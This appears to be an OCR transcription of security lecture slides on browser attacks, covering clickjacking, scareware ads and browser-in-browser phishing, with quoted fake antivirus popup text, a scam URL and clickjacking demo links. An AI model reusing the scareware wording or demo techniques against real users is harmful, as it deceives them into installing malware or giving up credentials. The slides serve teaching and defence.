
Beware *Black-listing*

  - Do *not* attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - We [= OWASP] strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Client-side?

Attacks on User *Volition*

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attack #1: commandeer the focus of user-input
- Attack #2: mislead the user regarding true focus ("click-jacking")



System scan progress

Shared Documents
97 trojans

My Docume
334 tro

Hard drives

Local Disk (C:)
353 trojans

Local Disk (D:)
78 trojans

DVD

DVD-RAM Drive (E:)

100%

Scan procedures finished. 431 Probably harmfull items was f

Your Computer is Infected!

Threats and actions:

Name	Risk level	Date	Files infected	State
Email-Worm.Win32.Net	Critical	11.18.2008	36	Waiting removal
Email-Worm.Win32.Myd	Critical	11.18.2008	65	Waiting removal
Win 32:Delf-XQ	Critical	11.18.2008	44	Waiting removal

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

http://protection-check07.com

Potentially dangerous software. These programs may damage your computer and steal your private information. Online Security Checker needs Personal Antivirus components to repair your computer. Please click Ok to download and install Personal Antivirus tool.

http://protection-check07.com

Your computer remains infected by threats! They might lead to data loss and file structure damage, and needed to be heal as soon as possible.

Return to Personal Antivirus and download it secure to your PC


SEPTEMBER 14, 2009

New York Times tricked into serving scareware ad

Fake Vonage ad was placed to the newspaper's Digital Advertising group

article, he performed an analysis of the site and discovered that the Times was allowing advertisers to embed an HTML element known as an iframe into their advertisements. This gave the criminals a way to include embedded Web pages in their copy that could be hosted on a completely different server, outside of the control of the Times.

Apparently the scammers waited until the weekend, when it would be hardest for IT staff to respond, before switching the ad by inserting new JavaScript code into that iframe.



Adblock Plus :: Add-ons for Firefox

Mozilla Corporation (US) https://addons.mozilla.org/en-US/firefox/addon/1865

Most Visited Getting Started Latest Headlines NY Times Google News Daily Weather 294 United Traffic Papers US9 IMC CSET

mozilla

Register or Log in Other Applications

Add-ons *for* Firefox

Categories | search for add-ons | within | all add-ons | Advanced

Add-ons for Firefox

Adblock Plus 1.1.3
by Wladimir Palant

Share this Add-on

Ever been annoyed by all those ads and banners on the internet that often take longer to download than everything else on the page? Install Adblock Plus now and get rid of them.

For a quick overview watch http://www.youtube.com/watch?v=oNvb2SjVjjl

Add to Firefox
recommended

Version 1.1.3


See All Privacy & Security Add-ons

Other add-ons by Wladimir Palant
Adblock Plus

Need help with this add-on?
- Visit the support site

Done

Why Does Firefox Make You Wait?


Install add-ons only from authors whom you trust.

Malicious software can damage your computer or violate your privacy.

You have asked to install the following item:

Adblock Plus *(Wladimir Palant)*

https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon


… to keep you from being tricked into clicking!

Click-Jacking

- Demo #1: you think you're typing to a familiar app and you're not
  - E.g., `http://imchris.org/files/transparent-ff.html`

- Demo #2: you don't think you're typing to a familiar app but you are
  - E.g., `http://samy.pl/quickjack/twitter.html`
    (note, doesn't quite work)

- Demo #3: you're living in *The Matrix*



Adobe – Flash Player : Settings Manager – Global Security Settings panel

http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager04.html

Your account | | Contact | United States (Change)
Solutions Products Support Communities Company Downloads Store

Home / Support / Documentation / Flash Player Documentation /

Flash Player Help

Global Security Settings panel

TABLE OF CONTENTS

Adobe Flash Player™ Settings Manager

Global Security Settings


Some websites may access information from other sites using an older system of security. This is usually harmless, but it is possible that some sites could obtain unauthorized information using the older system. When a website attempts to use the older system to access information:

[✓ Always ask] Always allow Always deny

Always trust files in these locations: Edit locations...

Let's click here!

“Browser in Browser”


Bank of the West | - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bank of the West (US) https://www.bankofthewest.com/BOW/home

BANK OF THE WEST

Home
Sign in
Search GO
Have a question? Contact Us.
Apply online
Find us ZIP code or city & state GO

PERSONAL | SMALL BUSINESS | COMMERCIAL

Products & Services
- Checking
- Savings & CDs
- Credit Cards
- Loans
- Wealth Management & Trust
- Insurance

Achieve Your Goals
- Buy a home
- Buy a new car
- Save for college
- Maximize home equity
